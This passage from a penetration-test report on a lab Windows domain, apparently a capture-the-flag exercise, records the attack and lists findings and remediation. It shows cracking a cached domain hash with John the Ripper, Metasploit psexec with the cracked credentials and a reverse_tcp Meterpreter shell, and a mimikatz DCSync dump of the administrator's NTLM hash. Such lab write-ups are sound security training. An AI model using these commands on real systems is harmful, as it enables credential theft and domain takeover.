
```
  GNU nano 5.4                                              hash8.txt *
ADMBob:3f267c855ec5c69526f501d5d461315b

┌──(root㉿kali)-[~]
└─# nano hash8.txt

┌──(root㉿kali)-[~]
└─# john hash8.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2023-02-19 12:32) 2.173g/s 2260p/s 2260c/s 2260C/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 172.22.117.20 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/pop3/seattlelab_pass) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-fr
                                                    amework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             rekall           no        The Windows domain to use for authentication
   SMBPass               Changeme!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... )
                                                    or a normal read/write folder share
   SMBUser               ADMBob           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.10
s[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:58519 ) at 2023-02-19 12:36:26 -0500

meterpreter > shell
Process 516 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```

net user:




```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

flag 8: ad12fc2ffc1e47

Affected Hosts	172.22.117.10
Remediation	Reference Remediation for Vulnerability 33.


<table>
<tr><th>Vulnerability 36</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Windows Servers, Flag 9</td></tr>
<tr><td><b>Type</b></td><td>Windows OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>Critical</td></tr>
<tr><td><b>Description</b></td><td>Sensitive Data Exposure</td></tr>
<tr><td><b>Images</b></td><td>



```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ../../..
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

<b>flag 9: f7356e02f44c4fe7bf5374ff9bcbf872</b></td></tr>
<tr><td><b>Affected Hosts</b></td><td>172.22.117.10</td></tr>
<tr><td><b>Remediation</b></td><td>Reference Remediation for Vulnerability 4.</td></tr>
</table>

<table>
<tr><th>Vulnerability 37</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Windows Servers, Flag 10</td></tr>
<tr><td><b>Type</b></td><td>Windows OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>High</td></tr>
<tr><td><b>Description</b></td><td>DCSync</td></tr>
<tr><td><b>Images</b></td><td>



```
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Contr
oller)
[+] Account   : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500
```

<b>flag 10: 4f0cfd309a1965906fd2ec39dd23d582</b></td></tr>
<tr><td><b>Affected Hosts</b></td><td>172.22.117.10</td></tr>
<tr><td><b>Remediation</b></td><td>To remediate DCSync Vulnerability:
● Consider disabling DCSync functionality in Active Directory to prevent this attack from occurring.
● Ensure that all Windows systems are up-to-date with patches and updates.
● Use network segmentation to reduce the attack surface and impact of the DCSync vulnerability.
● Implement strong passwords in accordance with NIST guidelines.
● Use MFA to prevent unauthorized access to sensitive data.
● Implement access controls so that only authorized users can access and modify stored data</td></tr>
</table>